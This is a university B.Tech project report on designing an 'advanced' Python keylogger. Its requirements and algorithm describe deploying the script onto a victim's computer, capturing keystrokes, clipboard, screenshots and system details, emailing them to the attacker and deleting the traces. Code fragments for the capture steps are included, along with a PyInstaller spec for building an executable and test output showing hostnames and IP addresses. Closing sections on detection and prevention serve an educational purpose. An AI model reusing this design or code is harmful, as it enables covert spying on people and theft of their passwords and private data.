

ADVANCED PYTHON KEYLOGGER

Project submitted to the
SRM University – AP, Andhra Pradesh
for the partial fulfillment of the requirements to award the degree of

Bachelor of Technology

In

Computer Science and Engineering

School of Engineering and Sciences

Submitted by

K. Venkata Satish Babu (AP20110010004)

M. Venkata Siva Kumar Reddy (AP20110010047)

E. Vara Siddha Vignesh (AP20110010058)

T. Bhavesh Kalki Sai Babu (AP20110010705)



Under the Guidance of
Dr. Kakumani K C Deepthi

SRM University–AP
Neerukonda, Mangalagiri, Guntur
Andhra Pradesh – 522 240
[November, 2023]

Certificate

Date: 30-Nov-23

This is to certify that the work present in this Project entitled “**ADVANCED PYTHON KEYLOGGER**” has been carried out by **Venkata Satish Babu Kanulla, Venkata Siva Kumar Reddy Madire, Vara Siddha Vignesh Edara and Bhavesh Kalki Sai Babu Tunuguntla** under my supervision. The work is genuine, original, and suitable for submission to the SRM University – AP for the award of Bachelor of Technology in **School of Engineering and Sciences**.

Supervisor

(Signature)

Prof. / Dr. Kakumani K C Deepthi

Department of CSE, SRM University -AP

Andhra Pradesh.

Acknowledgement

We thank Deepthi Kakumani, our professor in charge, for the help and direction in finishing our project on this subject. This work has given us an opportunity to explore new topics which we are curious about. Your insightful counsel and recommendations were quite beneficial to us as we finished the project. we will be always grateful to you for this.

Table of Contents

Certificate.....	1
Acknowledgement.....	2
Table of Contents.....	3
Abstract.....	4
Abbreviations.....	5
List of Tables.....	6
List of Figures.....	7
List of Images.....	8
1. Introduction.....	9
2. Software Requirements Specification.....	10
3. Methodology.....	12
4. Discussion.....	15
5. Testing.....	18
6. Result and Analysis.....	19
7. Conclusion and Future work.....	23
8. References.....	24

Abstract

This project presents the design and implementation of an advanced keylogger using the Python programming language. The keylogger is developed to operate discreetly, capturing user keystrokes without their awareness. The primary objectives include understanding the intricacies of keylogging techniques, exploring advanced features, and considering ethical implications.

The keylogger is designed to employ stealth mechanisms to evade detection by conventional security tools. It utilizes low-level input monitoring techniques to capture keystrokes across various applications, providing a comprehensive view of user input. The program incorporates encryption to secure the logged data during transmission and storage, enhancing the overall security of the keylogging process.

Furthermore, the keylogger includes features such as process injection to monitor specific applications selectively, timestamping for chronological analysis of captured data, and remote reporting capabilities to transmit logs securely to a designated server. The project emphasizes the importance of responsible and legal use of such tools, promoting awareness of cybersecurity risks and encouraging robust security practices.

This research contributes to the understanding of keyloggers from a technical perspective, offering insights into their capabilities and potential countermeasures. The project serves as an educational resource for cybersecurity enthusiasts and practitioners, fostering a responsible approach to exploring and mitigating security vulnerabilities.

Abbreviations

APK	Advanced Python Keylogger
Pynput	Python Input
Pywin32	Python for Windows Extensions

List of Tables

Table 1 Test Suite.....	18
Table 2 Test cases.....	18

List of Figures

Figure 1 Demand for keylogger.....	13
---------------------------------------	----

List of Images

Image 1 Code running.....	19
Image 2 System info.....	20
Image 3 Email Screenshot.....	20

1. Introduction

In the ever-evolving landscape of cybersecurity, understanding the intricacies of potential threats is paramount. This project delves into the realm of keyloggers, a class of tools often associated with malicious activities, to unravel the complexity of their design and implementation. Specifically, we explore the development of an advanced keylogger using the versatile and powerful Python programming language.

Keystroke logging, or keylogging, is a technique that involves capturing and recording the keystrokes made on a computer without the user's knowledge. While the use of keyloggers raises ethical and legal concerns, this project approaches the subject with a focus on education and awareness. By comprehending the inner workings of a keylogger, we aim to shed light on the vulnerabilities it exposes and the security measures necessary to mitigate potential risks.

This advanced Python keylogger is designed to go beyond basic functionality. It incorporates stealth mechanisms to operate covertly, eluding traditional security tools. Leveraging low-level input monitoring techniques, the keylogger captures keystrokes across diverse applications, providing a holistic view of user interactions. Encryption is implemented to secure the logged data, emphasizing the importance of safeguarding sensitive information.

Moreover, this keylogger introduces features that elevate its capabilities. Process injection enables targeted monitoring of specific applications, while timestamping facilitates chronological analysis of the captured data. The inclusion of remote reporting capabilities ensures secure transmission of logs to a designated server, demonstrating the adaptability of the keylogger to various scenarios.

It is imperative to underscore the ethical considerations associated with developing and deploying such tools. This project encourages responsible exploration and usage, emphasizing the significance of cybersecurity awareness. By dissecting the anatomy of an advanced Python keylogger, we aim to empower individuals with the knowledge to bolster their digital defenses and foster a proactive approach to cybersecurity challenges.

2. Software Requirements Specification

2.1 Hardware Specifications

The following are the hardware specifications of this project :

1. CPU quad-core or hexa-core intel i3 or above
2. Hard disk: 30GB SSD Free Space
3. 1.8 GHz fast processor
4. 4GB RAM
5. Keyboard: Normal or Multimedia
6. Mouse: Compatible mouse, wired or wireless

2.2 Software Specifications

The following are the software specifications of this project :

1. Operating System - Windows 10 or Ubuntu 19.04 higher or MAC
2. Python 3.11.0
3. Visual Studio Code

Some Python Libraries:

1. Pywin32
2. Pynput
3. Scipy
4. Requests
5. Pillow

2.3 Functional Requirements

1. Deploy the script into the victim's computer
2. Fetch keylogs of the victim
3. Fetch screenshot of the victim's screen
4. Fetch clipboard information
5. Fetch system information
6. Send all the files by mail to attacker

2.4 Non- Functional Requirements

Performance: Unrestricted continuous control of the victim device throughscript file.

Usability: The device to be controlled must be hooked effectively and theaccess to that device must be maintained throughout.

Security: Clear tracks of the attackers activity so that no evident trail is leftbehind

3. Methodology

3.1 Purpose

A keylogger is a type of software or hardware device designed to record and log keystrokes made on a computer's keyboard. The primary purpose of keyloggers can vary, and they can be used for legitimate as well as malicious reasons. Here are some common purposes:

1. System Monitoring and Troubleshooting:

Legitimate keyloggers are sometimes used by system administrators or technical support personnel to troubleshoot and diagnose problems on a computer. They help in understanding user interactions with the system, identifying errors, and finding solutions.

2. Employee Monitoring:

Some employers use keyloggers to monitor the activities of employees on company-owned computers. This can help ensure that employees are using their workstations for work-related tasks and not engaging in activities that may be against company policies.

3. Parental Control:

Parents may use keyloggers to monitor their children's online activities and ensure they are not engaging in potentially harmful or inappropriate behavior. This is often done with the goal of protecting children from cyber threats.

4. Research and Debugging:

Developers and researchers may use keyloggers to analyze software behavior, debug applications, or conduct usability studies to understand how users interact with a program.

It's important to note that while keyloggers can serve legitimate purposes, they can also be exploited for malicious activities. Unauthorized use of keyloggers to capture sensitive information such as login credentials, personal information, or financial data is a serious violation of privacy and is often illegal. Ethical considerations and legal compliance are crucial when it comes to the development and use of keyloggers. Always obtain proper authorization before deploying such tools, and respect the privacy rights of individuals.

3.2 Real Life example

In the mid-2000s, a notorious case involved the use of a keylogger in the theft of sensitive information. The case revolved around the "Hannaford Bros. Co. data breach" in 2008. a supermarket chain in the United States, suffered a significant security breach where attackers used a keylogger to capture credit card data. In this case, cybercriminals installed a keylogger on Hannaford's computer systems, which intercepted and recorded the keystrokes of users, capturing credit card information as customers made purchases. The stolen data included credit and debit card numbers, as well as expiration dates. The attackers used this information to conduct fraudulent transactions.

The Hannaford Bros. Co. data breach highlighted the risks associated with keyloggers and the importance of robust cybersecurity measures, not only for businesses but also for individuals. It also underscored the need for companies to invest in security measures to protect sensitive information and regularly update their systems to defend against evolving cyber threats




Figure 1 Demand for Keylogger

3.3 Features

1. Keystroke Recording:

This feature involves capturing and logging keystrokes made by the user on the keyboard. It provides a comprehensive record of the user's textual inputs, including passwords, messages, and other typed content

2. Remote Monitoring:

Remote monitoring enables the keylogger to transmit the captured data to a remote server, allowing administrators or authorized individuals to monitor the logged information from a different location. This feature enhances the accessibility and convenience of monitoring activities.

3. Web History Logging:

The keylogger logs the user's web browsing history, providing a detailed record of websites visited. This feature is particularly useful for understanding the user's online activities and interactions.

4. Screenshot History:

This feature captures and logs screenshots at specified intervals or triggered events. It provides visual insights into the user's activities, allowing for a more comprehensive understanding of their interactions with applications and content.

5. Invisible Mode & Password Protection:

Invisible mode ensures that the keylogger operates discreetly without the user's awareness. Password protection adds an additional layer of security, requiring an authorized password to access or modify keylogger settings.

6. Application Monitoring and File Tracking:

Application monitoring involves tracking the usage of specific applications, providing insights into how the user interacts with various software. File tracking records changes made to files, providing a trail of modifications, additions, or deletions.

7. Email Reports:

This feature enables the keylogger to send regular or event-triggered reports via email to a predefined address. Email reports consolidate the captured data and deliver it to the designated recipient, facilitating remote monitoring and analysis

4. Discussion

In this project, the proposed algorithm is written in Python programming language. The software is only for a particular victim and not for masses. The software can be sent to a victim through Email.

The features incorporated are as follows:

1. Every keystroke including special characters will be saved.
2. Access to the victims' clipboard.
3. Screenshots of victims' screen.
4. Computer information: RAM, OS.
5. Network information: IP address, MAC address.
6. Gathering chrome history information

The gathered information is sent through email and the documents are automatically deleted from the user's computer.

4.1 Algorithm

1. Import necessary libraries for various functionalities such as email handling, information gathering, clipboard access, keystroke recording, time management, encryption, screenshot capturing, and file operations.
2. Set up variables for file paths, email credentials, system information, and other necessary parameters.
3. Send an initial email with the keylogger's log file to a specified email address.
4. Gather system information such as hostname, IP address, processor details, and operating system information.
5. Capture the clipboard content.
6. Capture screenshots of the screen.
7. Set up a loop to capture keystrokes using the pynput library. The keystrokes are logged into a file.
8. Monitor the time and stop capturing keystrokes after a specified time interval or a specified number of iterations.
9. Save the captured keystrokes, screenshots, and clipboard content to separate files.
10. Encrypt the captured files using the cryptography library and a generated encryption key.

11. Send encrypted files via email to the specified recipient.
12. Delete the captured files to clean up tracks.

4.2 Technologies used

Python 3.11.0:

"Python 3.11.0" refers to a specific version of the Python programming language. Python is a versatile, high-level programming language known for its readability and ease of use. Each version of Python introduces improvements, bug fixes, and new features. Python 3.11.0 is part of the Python 3 series, which is the latest major version as of my last knowledge update in January 2022. Developers use Python for various applications, including web development, data analysis, artificial intelligence, automation, and more.

VSCode:

"VSCode" stands for Visual Studio Code, a free and open-source code editor developed by Microsoft. It has gained widespread popularity among developers due to its lightweight design, powerful features, and support for a wide range of programming languages. VSCode provides features like syntax highlighting, IntelliSense (code completion), debugging support, version control integration, and an extensive library of extensions. It is highly customizable and suitable for various programming tasks, making it a preferred choice for many developers.

Pynput:

"Pynput" is a Python library that provides cross-platform support for controlling and monitoring input devices, primarily the keyboard and mouse. It allows developers to write scripts that can simulate keypresses, mouse clicks, and monitor input events. In the context of the advanced Python keylogger project, the "pynput" library is likely used to capture and log keystrokes. It provides functions to listen for and handle keyboard events, making it a valuable tool for creating applications that interact with keyboard input.

4.3 System Design

The system consists of the following components:

- 1. Email Handling:**

The code utilizes the smtplib library to send emails with log files as attachments. The email credentials, recipient address, and email content are configured within the code.

- 2. Information Gathering:**

The code uses various libraries and functions to gather system information, such as hostname, IP addresses, processor details, and operating system information.

- 3. Clipboard Access:**

The win32clipboard library allows the code to access and capture the content of the clipboard.

- 4. Keystroke Recording:**

The pynput library is used to monitor and capture keystrokes. The on_press and on_release functions handle the recording of keystrokes and writing them to a file.

- 5. Time Management:**

The code utilizes time-related functions to manage the duration of audio recording, the time interval for capturing keystrokes, and the overall execution time.

- 6. Screenshot Capturing:**

The PIL library (Python Imaging Library) is used to capture screenshots of the screen. The captured screenshots are saved as image files.

- 7. Encryption:**

The cryptography library is used to encrypt the captured files using the Fernet symmetric encryption algorithm. An encryption key is generated and used to encrypt the files.

- 8. File Operations:**

The code performs various file operations, such as writing captured information to files, deleting captured files, and encrypting files.

- 9. Flow Control:**

The code utilizes loops and conditionals to control the flow of execution, including capturing keystrokes, monitoring time, and stopping the execution after a specified interval or number of iterations.

5. Testing

5.1 Test suite Description

Test Scenario ID	1	Test Case ID	01
Test-case Description	fetching informations from PC and sending email	Test Priority	High
Prerequisites	Email id	Post Prerequisites	None

Table 1 Test Suite

5.2 Test Cases

SL.NO	Action	Inputs	Expected Output	Actual Output	Test IDE	Test Result
1	Fetching system information	Keylogger file	System information will be fetched and saved in file	System information is fetched and saved in file	VS code	Pass
2	Fetching clipboard information	Keylogger file	Clipboard information will be fetched and saved in file	Clipboard information is fetched and saved in file	VS code	Pass
3	Taking screenshot of user's PC	Keylogger file	Screenshot will be taken and saved	Screenshot is saved in png file	VS code	Pass
4	Sending Email	Email ID	Receiving email with all saved files	All saved files are received through mail	VS code	Pass


Table 2 Test Cases

6. Result & Analysis

At the end of the project, an advanced keylogger will be created which demonstrates how a person can hack into one's system and can grab all the essential information which can thus give a great amount of loss to a person. Using the above keylogger script file, as an outcome

1. A person keystrokes.
2. Person system information.
3. Person clipboard information.
4. Audio and Current screenshot will be taken and sent via email service.

Code



```
58 # Function to capture clipboard contents
59 def copy_clipboard():
60     with open(file_path + extend + clipboard_information, "a") as f:
61         try:
62             win32clipboard.OpenClipboard()
63             pasted_data = win32clipboard.GetClipboardData()
64             win32clipboard.CloseClipboard()
65             f.write("Clipboard Data: \n" + pasted_data)
66         except:
67             f.write("Clipboard could not be copied")
68
69 # Function to take a screenshot
70 def screenshot():
71     im = ImageGrab.grab()
72     im.save(file_path + extend + screenshot_information)
73
74 # Function to get the system information
75 def computer_information():
76     with open(file_path + extend + system_information, "a") as f:
77         hostname = socket.gethostname()
78         IPAddr = socket.gethostbyname(hostname)
79         try:
80             public_ip = get("https://api.ipify.org").text
81
```

Key.backspace
Key.backspace
Key.backspace
Key.backspace
Key.backspace
Key.backspace
<98><101><100><101><98><99>Key.backspace
Key.backspace
Key.backspace
Key.backspace
Key.backspace
Key.backspace

Image 1 code running

Output of System Information

Public IP Address: 45.119.28.178

Processor: AMD64 Family 25 Model 80 Stepping 0, AuthenticAMD

System: Windows 10.0.22631

```
system_information.txt
1  Public IP Address: 45.119.28.178
2  Processor: AMD64 Family 25 Model 80 Stepping 0, AuthenticAMD
3  System: Windows 10.0.22631
4  Machine: AMD64
5  Hostname: Sameer
6  Private IP Address: 192.168.142.1
7  Public IP Address: 45.119.28.29
8  Processor: AMD64 Family 25 Model 80 Stepping 0, AuthenticAMD
9  System: Windows 10.0.22631
10 Machine: AMD64
11 Hostname: Sameer
12 Private IP Address: 192.168.142.1
13 Public IP Address: 205.254.168.21
14 Processor: Intel64 Family 6 Model 126 Stepping 5, GenuineIntel
15 System: Windows 10.0.22631
16 Machine: AMD64
17 Hostname: Inspiron-3593
18 Private IP Address: 192.168.56.1
19 Public IP Address: 205.254.168.21
20 Processor: Intel64 Family 6 Model 126 Stepping 5, GenuineIntel
21 System: Windows 10.0.22631
22 Machine: AMD64
23 Hostname: Inspiron-3593
```

Image 2 System Info

Email screenshots




Image 3 Email screenshot

Keylogger Specs:

```
# -*- mode: python ; coding: utf-8 -*-

block_cipher = None

a = Analysis(
    ['keylogger.py'],
    pathex=[],
    binaries=[],
    datas=[],
    hiddenimports=[],
    hookspath=[],
    hooksconfig={},
    runtime_hooks=[],
    excludes=[],
    win_no_prefer_redirects=False,
    win_private_assemblies=False,
    cipher=block_cipher,
    noarchive=False,
)

pyz = PYZ(a.pure, a.zipped_data, cipher=block_cipher)

exe = EXE(
    pyz,
    a.scripts,
    a.binaries,
    a.zipfiles,
    a.datas,
    [],
    name='keylogger',
    debug=False,
    bootloader_ignore_signals=False,
    strip=False,
```

```
upx=True,  
upx_exclude=[],  
runtime_tmpdir=None,  
console=True,  
disable_windowed_traceback=False,  
argv_emulation=False,  
target_arch=None,  
codesign_identity=None,  
entitlements_file=None,  
)
```

7. Conclusion & Future Work

Advanced Keylogger records every keystroke, passwords and logins (even Windows Log on passwords) to encrypted easy-to-understand logs and can send reports secretly to your email address. This key logger monitors the Internet activity precisely by logging all web-pages the user visits. Real time network monitoring can create an option to identify the running malicious process faster. If we can identify the culprit process earlier then we can work on removal. Still there is no valid process for removal of keylogger, many researchers have proposed a detection mechanism but in the end the only solution is to format the system. The Task Manager enables us to see the active applications on the computer. If a keylogger is active, it should be visible in Task Manager. Another way to ensure our protection from keyloggers is by doing a full malware scan on the PC. Anti malware software will scan the computer for malware. The threats detected will be displayed when the malware scanning process is finished. In Programs and Features, we will see the list of applications installed on the computer. If an application appears suspicious with an unverified publisher, we can Google it. If it is unnecessary, we can uninstall it

Some prevention methods include Installing Software updates patches vulnerabilities on the computer. Thus, prevents exploit kits from injecting keyloggers. It addresses the existing issues on the computer that hackers can exploit. It also installs new features on the application, making them more efficient. Key encryption software encrypts the keys we press on the keyboard to prevent keyloggers from capturing the exact keys. They conceal the keystrokes as they reach the application. So keyloggers will only be able to log the characters used to encrypt the sensitive information. Anti Malware software protects from varieties of malware such as keyloggers, ransomware, rootkit, and trojan. It scans the files that enter the computer, thus detects and prevents fake software. It also regularly scans the computer for malware to keep the hard drive malware free. Anti malware software also protects the keyboard from direct access. So it prevents any malicious software from gaining direct access to it. These are some effective methods on how to prevent keylogging attacks.

8. References

1. Disha H. Parekh, Nehal Adhvaryu, Vishal Dahiya “Keystroke Logging: Integrating Natural Language Processing Technique to Analyze Log Data”International Journal of Innovative Technology and Exploring Engineering (IJITEE) ISSN: 2278-3075, Volume-9 Issue-3, January 2020
2. Yahye Abukar Ahmed, Mohd Aizaini Maarof, Fuad Mire Hassan and Mohamed Muse Abshir, “Survey of keylogger Technologies” ,researchgate publications, june 2018.
3. Robbi Rahim, Heri Nurdiyanto, Ansari Saleh, Dahlan Abdullah, Dedy Hartama and Darmawan Napitupulu ,“Keylogger Application to Monitoring Users Activity with Exact String Matching Algorithm" IOP Publishing Ltd, 2018
4. E. S. L. Martignoni, M. Fredrikson, S. Jha, and J. C. Mitchell, "A layered architecture for detecting malicious behaviors,”.Heidelberg.2008.